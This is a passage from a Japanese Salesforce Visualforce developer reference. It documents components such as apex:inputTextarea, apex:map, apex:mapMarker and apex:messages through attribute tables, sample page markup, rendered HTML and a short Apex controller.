value	Object	この項目に関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前が myTextField である場合、この変数を参照するには value="{!myTextField}" を使用します。		10.0	global

apex:inputTextarea

テキストエリア入力要素です。このコンポーネントを使用して、値にテキストエリアが必要な、Salesforce オブジェクトの項目に対応しないコントローラメソッドのユーザ入力を取得します。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された <textarea> タグに適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid contract record in the URL.

For example, if 001D000000IRt53 is the contract ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<apex:page standardController="Contract">

    <apex:form id="changeDescription">

    <apex:pageBlock>

        <p>Current description: {!contract.description}</p>

        <p>Change description to:</p>

        <apex:inputTextarea id="newDesc" value="{!contract.description}"/><p/>

        <apex:commandButton value="Save" action="{!save}"/>

    </apex:pageBlock>

    </apex:form>

</apex:page>
```

上述の例では次の HTML **を表示します。**

```
<!-- changes the value of {!contract.description} on save -->



<form id="j_id0:changeDescription" name="j_id0:changeDescription" method="post"
action="/apex/sandbox" enctype="application/x-www-form-urlencoded">

    <input type="hidden" name="j_id0:changeDescription" value="j_id0:changeDescription"
/>

    <!-- opening div tags -->

          <p>Current description: To facilitate better deals</p>

          <p>Change description to:</p>

             <textarea id="j_id0:changeDescription:j_id1:newDesc"
name="j_id0:changeDescription:j_id1:newDesc"/>

          <input type="submit" name="j_id0:changeDescription:j_id1:j_id4" value="Save"
class="btn" />

    <!-- closing div tags -->

</form>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	テキストエリアにフォーカスを置くキーボードアクセスキー。テキストエリアにフォーカスが置かれている場合は、値を入力できます。		10.0	global
cols	Integer	項目の幅。1 行に一度に表示可能な文字数で表されます。		10.0	global
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
disabled	Boolean	このテキストエリアを無効な状態で表示するかどうかを指定する boolean 値。true に設定されている場合、テキストエリアは無効な状態で表示されます。指定されていない場合、この値はデフォルトの false に設定されます。		10.0	global
id	String	ページの他のコンポーネントがチェックボックスコンポーネントを参照できるようにする識別子。		10.0	global
label	String	コントロールの横に表示ラベルを表示し、エラーメッセージ内のコントロールを参照できるようにするテキスト値。		23.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onblur	String	onblur イベントが発生した場合 (フォーカスがテキストエリアから離れた場合) に呼び出される JavaScript。		10.0	global
onchange	String	onchange イベントが発生した場合 (ユーザがテキストエリアのコンテンツを変更した場合) に呼び出される JavaScript。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザがテキストエリアをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがテキストエリアをダブルクリックした場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onfocus	String	onfocus イベントが発生した場合 (フォーカスがテキストエリアにある場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがテキストエリアからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをテキストエリアに重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onselect	String	onselect イベントが発生した場合 (ユーザがテキストエリアのテキストを選択した場合) に呼び出される JavaScript。		10.0	global
readonly	Boolean	このテキストエリアを参照のみとして表示するかどうかを指定する boolean 値。true に設定されている場合、テキストエリアの値を変更することはできません。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
required	Boolean	このテキストエリアが必須項目であるかどうかを指定する boolean 値。true に設定されている場合、このテキストエリアの値を指定する必要があります。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global
richText	Boolean	このテキストエリアをリッチテキストまたはプレーンテキストのどちらで保存するかを指定する boolean 値。true に設定されている場合、この値はリッチテキストとして保存されます。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global
rows	Integer	テキストエリアの高さ。一度に表示可能な行数で表されます。		10.0	global
style	String	テキストエリアコンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	テキストエリアコンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、このテキストエリアが選択される順序。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 0 として、0 ～ 32767 の整数である必要があります。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	このテキストエリアに関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前が myLongDescription である場合、この		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		変数を参照するには value="{!myLongDescription}" を使用します。			

apex:insert

他の Visualforce ページで <apex:define> コンポーネントで定義されている必要のある名前指定の領域を宣言するテンプレートコンポーネントです。複数のページ間でデータを共有するには、このコンポーネントを <apex:composition> および <apex:define> コンポーネントと併用します。

例

```
<!-- Page: composition -->

<!-- This page acts as the template. Create it first, then the page below.  -->

<apex:page>

    <apex:outputText value="(template) This is before the header"/><br/>

    <apex:insert name="header"/><br/>

    <apex:outputText value="(template) This is between the header and body"/><br/>

    <apex:insert name="body"/>

</apex:page>



<!-- Page: page -->

<apex:page>

    <apex:composition template="composition">

    <apex:define name="header">(page) This is the header of mypage</apex:define>

    <apex:define name="body">(page) This is the body of mypage</apex:define>

    </apex:composition>

</apex:page>
```

上述の例では次の HTML を表示します。

```
(template) This is before the header<br/>

(page) This is the header of mypage<br/>

(template) This is between the header and body<br/>

(page) This is the body of mypage
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
name	String	この Visualforce ページに挿入するコンテンツを提供する、一致する定義タグの名前。	はい	10.0	global

apex:legend

グラフの凡例を定義します。このコンポーネントでは、<apex:chart> コンポーネントの legend 属性で使用されるデフォルト以外の追加設定オプションを提供します。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。

例

```
<!-- Page: -->

<apex:chart height="400" width="700" data="{!data}">

    <apex:legend position="right"/>

    <apex:axis type="Numeric" position="left" fields="data1,data2"

        title="Opportunities Closed" grid="true"/>

    <apex:axis type="Category" position="bottom" fields="name"

        title="Month of the Year"/>

    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>

    <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"/>

</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
font	String	CSS スタイルのフォント定義として、凡例テキストに使用するフォント。指定されていない場合、この値はデフォルトの「12px Helvetica」に設定されます。		23.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		23.0	global
padding	Integer	凡例の境界線と凡例のコンテンツ間のスペース (ピクセル単位)。		23.0	
position	String	グラフに対する凡例の位置。有効なオプションは、次のとおりです。 • left • right • top • bottom	はい	23.0	
rendered	Boolean	グラフの凡例をグラフに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
spacing	Integer	凡例項目間のスペース (ピクセル単位)。		23.0	

apex:lineSeries

Visualforce 線形グラフで線で結ばれた点として表示されるデータ系列です。少なくとも、各点の X 値および Y 値として使用するデータコレクションの項目、および目盛りとして使用する X 軸および Y 軸を指定する必要があります。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。1 つのグラフに複数の <apex:barSeries> コンポーネントおよび <apex:lineSeries> コンポーネントを含めることができます。<apex:areaSeries> コンポーネントと <apex:scatterSeries> コンポーネントを追加できますが、判読しにくい結果になる可能性があります。

例

```
<!-- Page: -->

<apex:chart height="400" width="700" data="{!data}">
```

```
    <apex:axis type="Numeric" position="left" fields="data1,data2"
        title="Opportunities Closed" grid="true"/>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year"/>
    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"
        fill="true" markerType="cross" markerSize="4" markerFill="#FF0000"/>
    <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"
        markerType="circle" markerSize="4" markerFill="#8E35EF"/>
</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
axis	String	このグラフの系列のバインド先の軸。グラフの 4 辺の境界の 1 つである必要があります。 • left • right • top • bottom この軸のバインド先は同階層の <apex:axis> コンポーネントによって定義される必要があります。	はい	23.0	
fill	Boolean	線の下の領域を塗りつぶすかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの false に設定されます。		23.0	
fillColor	String	線の下の領域を塗りつぶすために使用する色を HTML スタイルの (16 進) 色として指定する文字列。指定されていない場合、塗りつぶしの色は線の色と一致します。fill が true に設定されている場合にのみ使用されます。		26.0	
highlight	Boolean	マウスポインタを重ねたときに系列の折れ線の各点を強調表示するかどうかを指定する boolean 値。		23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		指定されていない場合、この値はデフォルトの true に設定されます。			
highlightStrokeWidth	String	系列の折れ線が強調表示されるときに上に重ねて描画される線の太さを指定する文字列。		26.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		23.0	global
markerFill	String	HTML スタイルの (16 進) 色として指定されるこの系列のデータポイントマーカーの色。指定されていない場合、マーカーの色は線の色と一致します。		23.0	
markerSize	Integer	この系列の各データポイントマーカーのサイズ。指定されていない場合、この値はデフォルトの「3」に設定されます。		23.0	
markerType	String	この系列の各データポイントマーカーの形状。有効なオプションは、次のとおりです。 • circle • cross 指定されていない場合、マーカーの形状は一連の形状から選択されます。		23.0	
opacity	String	この系列の折れ線と重なっている塗りつぶされた領域の不透明度を表す 0 ～ 1 までの小数値。指定されていない場合、デフォルトの「0.3」に設定されます。fill が true に設定されている場合にのみ使用されます。		26.0	
rendered	Boolean	グラフでグラフ系列を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
rendererFn	String	各データポイントが表示される方法を追加または上書きする JavaScript 関数の名前を指定する文字列。追加のスタイルを指定またはデータを追加するために実装します。		26.0	
showInLegend	Boolean	このグラフ系列をグラフの凡例に追加するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
smooth	Integer	折れ線の平滑度を指定する整数。数値が低いほど、高い平滑度が適用されます。0 (ゼロ) を指定すると、平滑化が無効になり、系列の点と点を結ぶ線には直線が使用されます。		26.0	
strokeColor	String	HTML スタイルの (16 進) 色として、この系列の折れ線の色を指定する文字列。指定されていない場合、色はグラフの colorSet またはテーマから順に使用されます。		26.0	
strokeWidth	String	この系列の折れ線の太さを指定する整数。		26.0	
tips	Boolean	マウスポインタを重ねたときに各データポイントマーカーのツールチップを表示するかどうかを指定する boolean 値。このツールチップの形式は <xField>: <yField> です。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
title	String	このグラフ系列のタイトル。グラフの凡例に表示されます。		23.0	
xField	String	系列のデータポイントごとの X 軸の値の取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	23.0	
yField	String	系列のデータポイントごとの Y 軸の値の取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	23.0	

apex:listViews

現在選択されているビューのレコードの関連付けられたリストを含む、オブジェクトのリストビュー選択リストです。標準の Salesforce アプリケーションでは、このコンポーネントは特定のオブジェクトのメインタブに表示されます。

<apex:enhancedList> も参照してください。

```
<apex:page showHeader="true" tabstyle="Case">

    <apex:ListViews type="Case" />
```

```
    <apex:ListViews type="MyCustomObject__c" />
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが listViews コンポーネントを参照できるようにする識別子。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
type	String	type="Account" または type="My_Custom_Object__c" など、リストビューを表示する Salesforce オブジェクト。	はい	10.0	global

Facet

facet 名	説明	API バージョン
body	レコードの表示リストの本文に表示されるコンポーネント。表示リストの本文の表示は、name="body" を含む facet によって制御されるため、listViews コンポーネントに表示される body facet の順序は重要ではありません。また、body facet を定義すると、この facet によって、通常リストビューの一部として表示されるレコードのリストが置き換えられます。	10.0
footer	レコードの表示リストのフッターに表示されるコンポーネント。表示リストの最下部の表示は、name="footer" を含む facet によって制御されるため、listViews コンポーネントの本文に表示される footer facet の順序は重要ではありません。	10.0
header	レコードの表示リストのヘッダーに表示されるコンポーネント。リストの最上部の表示は、name="header" を含む facet によって制御されるため、listViews コンポーネントの本文に表示される header facet の順序は重要ではありません。	10.0

apex:logCallPublisher

apex:logCallPublisher (「活動の記録」パブリッシャー) では、ケースフィードを使用するサポートエージェントは、顧客の活動のログを作成できます。このコンポーネントは、ケースでケースフィード、Chatter、およびフィード追跡を有効にしている組織でのみ使用できます。

この例は「活動の記録」パブリッシャーを表示します。

```
<apex:page standardController="Case" showHeader="true">
    <apex:logCallPublisher id="myLogCalllPublisher"
        entityId="{!case.id}"
        title="Log a Call"
        width="500px"
        autoCollapseBody="false"
    />
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
autoCollapseBody	Boolean	「活動の記録」本文が空の場合に本文を折りたたんで上下のサイズを小さくするかどうかを指定する boolean 値。		25.0	
entityId	id	「活動の記録」パブリッシャーを表示するレコードのエンティティ ID。現在のバージョンでは、ケースレコード ID のみがサポートされています。	はい	25.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
logCallBody	String	パブリッシャーが表示されるときの「活動の記録」本文の最初のテキスト値。		25.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
logCallBodyHeight	String	「活動の記録」本文の高さ (em 単位)。		25.0	
onSubmitFailure	String	活動の記録に失敗した場合に呼び出される JavaScript。		25.0	
onSubmitSuccess	String	活動が正しく記録されたときに呼び出される JavaScript。		25.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
reRender	Object	活動が正しく記録されたときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		25.0	
showAdditionalFields	Boolean	パブリッシャーのレイアウトに定義された追加項目を表示するかどうかを示す boolean 値。		25.0	
showSubmitButton	Boolean	送信ボタンを表示するかどうかを指定する boolean 値。		25.0	
submitButtonName	String	「活動の記録」パブリッシャーの送信ボタンの名前。		25.0	
submitFunctionName	String	活動ログを公開するために JavaScript からコールできる関数の名前。		25.0	
title	String	「活動の記録」パブリッシャーヘッダーに表示されるタイトル。		25.0	
width	String	パブリッシャーの幅 (ピクセル (px) またはパーセント (%) 単位)。		25.0	

apex:map

対話型で JavaScript ベースの地図を表示します。ズームやスクロールの操作ができるだけでなく、Salesforce または他のデータに基づいてマーカーを表示する機能もあります。

<apex:map> だけでは、中心点に対しても地図のマーカーは表示されません。最大 100 個のマーカーを表示するには、子 <apex:mapMarker> コンポーネントを追加します。

取引先所在地を表示する市街地図

```
<apex:page standardController="Account">


  <!-- This page must be accessed with an Account Id in the URL. For example:

       https://<salesforceInstance>/apex/AccountLocation?id=001D000000JRBet -->


  <apex:pageBlock >

    <apex:pageBlockSection title="{! Account.Name } Location">


    <!-- Display the text version of the address -->

    <apex:outputPanel >

        <apex:outputField value="{!Account.BillingStreet}"/><br/>

        <apex:outputField value="{!Account.BillingCity}"/>,  

        <apex:outputField value="{!Account.BillingState}"/>  

        <apex:outputField value="{!Account.BillingPostalCode}"/><br/>

        <apex:outputField value="{!Account.BillingCountry}"/>

    </apex:outputPanel>


    <!-- Display the address on a map -->

    <apex:map width="600px" height="400px" mapType="roadmap" zoomLevel="17"

    center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">

    </apex:map>


    </apex:pageBlockSection>

  </apex:pageBlock>


</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
`center`	Object	地図の中心点の場所を指定します。中心点を定義するには、複数の方法があります。 • 住所を表す文字列。たとえば、「1 Market Street, San Francisco, CA」のようになります。住所は自動的に地理コード化され、正確な緯度と経度が決まります。 • 場所の座標を指定する `latitude` および `longitude` 属性を含む JSON オブジェクトを表す文字列。たとえば、「{latitude: 37.794, longitude: -122.395}」のようになります。 • 場所の座標を指定する `latitude` および `longitude` キーを含む、`Map<String, Double>` 型の Apex 地図オブジェクト。 `<apex:map>` に子 `<apex:mapMarker>` タグがない場合、この属性は必須です。 `center` が設定されていないと、すべてのマーカーが表示されるように地図の中心点が設定されます。		32.0	
`height`	String	地図の高さ。利用可能な縦方向のスペースのパーセント (`height="50%"` など)、またはピクセル数 (`height="200px"` など) のいずれかで表されます。 注意: この値は、地図用に生成された HTML に渡されます。無効な値を指定すると、地図が表示されない場合があります。	はい	32.0	
`id`	String	ページの他のコンポーネントがこのコンポーネントを参照できるようにする識別子。		32.0	グローバル
`mapType`	String	表示する地図の種類。次のいずれかである必要があります。 • ハイブリッド • roadmap • satellite 指定されていない場合、この値はデフォルトの「`roadmap`」に設定されます。		32.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの「true」に設定されます。		32.0	
showOnlyActiveInfoWindow	Boolean	地図上に複数の情報ウィンドウを同時に表示できるかどうかを指定する Boolean 値。指定しない場合、この値はデフォルトの true になり、地図上に表示される情報ウィンドウは 1 つのみになります (ユーザがマーカーをクリックすると、それまで開いていた情報ウィンドウが閉じます)。		34.0	
width	String	地図の幅。利用可能な横方向のスペースのパーセント (width="50%" など)、またはピクセル数 (width="200px" など) のいずれかで表されます。 注意: この値は、地図用に生成された HTML に渡されます。無効な値を指定すると、地図が表示されない場合があります。	はい	32.0	
zoomLevel	Integer	地図の初期ズームレベル。整数 0 ～ 18 で定義されます。値が大きいほど、ズームイン率が高くなります。 子 <apex:mapMarker> タグがあり、zoomLevel が設定されていない場合、地図はすべてのマーカーが表示されるようにズームされ、中心点が設定されます。指定せずにマーカーもない場合、デフォルト値は 15 です。		32.0	

apex:mapInfoWindow

<apex:map> 上の場所に表示されるマーカーの情報ウィンドウを定義します。

注: このコンポーネントは <apex:mapMarker> コンポーネントで囲む必要があります。

取引先の取引先責任者の地図

```
<apex:page standardController="Account">


  <!-- This page must be accessed with an Account Id in the URL. For example:
```

```
      https://<salesforceInstance>/apex/NearbyContacts?id=001D000000JRBet -->


  <apex:pageBlock >
    <apex:pageBlockSection title="Contacts For {! Account.Name }">


     <apex:dataList value="{! Account.Contacts }" var="contact">
       <apex:outputText value="{! contact.Name }" />
     </apex:dataList>


    </apex:pageBlockSection>
  </apex:pageBlock>


  <apex:map width="600px" height="400px" mapType="roadmap"
    center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">


    <apex:repeat value="{! Account.Contacts }" var="contact">
    <apex:mapMarker title="{! contact.Name }"
    position="{!contact.MailingStreet},{!contact.MailingCity},{!contact.MailingState}"
    >
     <apex:mapInfoWindow>
      <apex:outputPanel layout="block" style="font-weight: bold;">
       <apex:outputText>{! contact.Name }</apex:outputText>
      </apex:outputPanel>
      <apex:outputPanel layout="block">

<apex:outputText>{!contact.MailingStreet},{!contact.MailingCity},{!contact.MailingState}</apex:outputText>


      </apex:outputPanel>
```

```
    </apex:mapInfoWindow>
   </apex:mapMarker>
   </apex:repeat>

  </apex:map>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがこのコンポーネントを参照できるようにする識別子。		34.0	グローバル
maxWidth	Integer	情報ウィンドウの最大幅。コンテンツの幅とは関係ありません。		34.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの「true」に設定されます。		34.0	

apex:mapMarker

<apex:map> 上の場所に表示されるマーカーを定義します。

注: このコンポーネントは <apex:map> コンポーネントで囲む必要があります。1 つの地図に、最大 100 個の <apex:mapMarker> コンポーネントを追加できます。

取引先の取引先責任者の地図

```
<apex:page standardController="Account">


  <!-- This page must be accessed with an Account Id in the URL. For example:

       https://<salesforceInstance>/apex/NearbyContacts?id=001D000000JRBet -->
```

```
  <apex:pageBlock >
    <apex:pageBlockSection title="Contacts For {! Account.Name }">

     <apex:dataList value="{! Account.Contacts }" var="contact">
       <apex:outputText value="{! contact.Name }" />
     </apex:dataList>

    </apex:pageBlockSection>
  </apex:pageBlock>

  <apex:map width="600px" height="400px" mapType="roadmap"
    center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">

    <apex:repeat value="{! Account.Contacts }" var="contact">
    <apex:mapMarker title="{! contact.Name }"
    position="{!contact.MailingStreet},{!contact.MailingCity},{!contact.MailingState}"
    />
    </apex:repeat>

  </apex:map>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
`icon`	String	場所に表示するアイコンの絶対 URL。静的リソースを使用する場合は、URLFOR関数を使用する必要があります。		34.0	
`id`	String	ページの他のコンポーネントがこのコンポーネントを参照できるようにする識別子。		32.0	グローバル
`position`	Object	マーカーの場所を指定します。場所を定義するには、複数の方法があります。 • 住所を表す文字列。たとえば、「1 Market Street, San Francisco, CA」のようになります。住所は自動的に地理コード化され、正確な緯度と経度が決まります。 • 場所の座標を指定する `latitude` および `longitude` 属性を含む JSON オブジェクトを表す文字列。たとえば、「{latitude: 37.794, longitude: -122.395}」のようになります。 • 場所の座標を指定する `latitude` および `longitude` キーを含む、`Map<String, Double>` 型の Apex 地図オブジェクト。 注意: 地理コード化された住所の検索は、ページ要求ごとに 10 個に制限されます。`<apex:map>` コンポーネントの `center` 属性と `<apex:mapMarker>` コンポーネントの `position` 属性の検索は、この制限にカウントされます。この制限は、ページ要求単位であり、地図単位ではありません。地図に他の中心点またはマーカー位置を追加する場合、緯度と経度の値を正確に指定する必要があります。正確でない場合は、スキップされます。	はい	32.0	
`rendered`	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの「`true`」に設定されます。		32.0	
`title`	String	ユーザのカーソルがマーカー上に移動したら表示するテキスト。つまり、マーカーのマウスオーバーイベントがトリガされたときに表示するテキストです。		32.0	

apex:message

警告またはエラーなど、特定のコンポーネントに対するメッセージです。<apex:message> または <apex:messages> コンポーネントがページに含まれていない場合、ほとんどの警告およびエラーメッセージはデバッグログにのみ表示されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<!-- Page:  -->

<apex:page controller="MyController" tabStyle="Account">

    <style>

    .locationError { color: blue; font-weight: strong;}

    .employeeError { color: green; font-weight: strong;}

    </style>


    <apex:form >

        <apex:pageBlock title="Hello {!$User.FirstName}!">

        This is your new page for the {!name} controller. <br/>

        You are viewing the {!account.name} account.


        <p>Number of Locations: <apex:inputField value="{!account.NumberofLocations__c}"

            id="Location_validation"/>

        (Enter an alphabetic character here, then click Save to see what happens.) </p>
```

```
        <p>Number of Employees: <apex:inputField value="{!account.NumberOfEmployees}"
            id="Employee_validation"/>
        (Enter an alphabetic character here, then click Save to see what happens.) </p>
            <p />
        <apex:commandButton action="{!save}" value="Save"/>
         <p />
        <apex:message for="Location_validation" styleClass="locationError" /> <p />
        <apex:message for="Employee_validation" styleClass="employeeError" />   <p />
        </apex:pageBlock>
    </apex:form>
</apex:page>


/*** Controller  ***/
public class MyController {
    Account account;

    public PageReference save() {
    try{
        update account;
    }
    catch(DmlException ex){
        ApexPages.addMessages(ex);
    }
    return null;
    }

    public String getName() {
```

```
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
        account = [select id, name, numberofemployees, numberoflocations__c from Account
        where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		10.0	global
for	String	メッセージに関連付けられているコンポーネントの ID。		10.0	global
id	String	ページの他のコンポーネントがメッセージコンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	メッセージの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	メッセージの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		適用される CSS スタイルを指定するために使用されます。			
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global

apex:messages

現在のページのすべてのコンポーネントに生成されたすべてのメッセージです。<apex:message> または <apex:messages> コンポーネントがページに含まれていない場合、ほとんどの警告およびエラーメッセージはデバッグログにのみ表示されます。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成された <ul> タグに適用されます (各メッセージはリスト項目に含まれています)。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<!-- Page:  -->

<apex:page controller="MyController" tabStyle="Account">

    <apex:messages />

    <apex:form >

        <apex:pageBlock title="Hello {!$User.FirstName}!">

        This is your new page for the {!name} controller. <br/>

        You are viewing the {!account.name} account.
```

```
        <p>Number of Locations: <apex:inputField value="{!account.NumberofLocations__c}"
            id="Location_validation"/>
        (Enter an alphabetic character here, then click save to see what happens.) </p>

        <p>Number of Employees: <apex:inputField value="{!account.NumberOfEmployees}"
            id="Employee_validation"/>
        (Enter an alphabetic character here, then click save to see what happens.) </p>
            <p />
        <apex:commandButton action="{!save}" value="Save"/>
         <p />
        </apex:pageBlock>
    </apex:form>
</apex:page>

/*** Controller  ***/
public class MyController {
    Account account;

    public PageReference save() {
    try{
        update account;
    }
    catch(DmlException ex){
        ApexPages.addMessages(ex);
    }
    return null;
```

```
    }


    public String getName() {
        return 'MyController';
    }


    public Account getAccount() {
        if(account == null)
        account = [select id, name, numberofemployees, numberoflocations__c from Account
        where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;


    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		10.0	global
globalOnly	Boolean	クライアントIDに関連付けられていないメッセージのみを表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global
id	String	ページの他のコンポーネントがメッセージコンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。この属性についての詳細は、W3C仕様を参照してください。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
layout	String	エラーメッセージの表示に使用されるレイアウトの種別。この属性の使用できる値には、「list」または「table」があります。指定されていない場合、この値はデフォルトの「list」に設定されます。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	メッセージの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	メッセージの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global

apex:milestoneTracker

マイルストントラッカーを表示します。

次の例はマイルストントラッカーを表示します。

```
<apex:page standardController="Case" showHeader="true">
 <apex:milestoneTracker entityId="{!case.id}"/>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	String	マイルストンを表示するレコードのエンティティ ID。	はい	29.0	
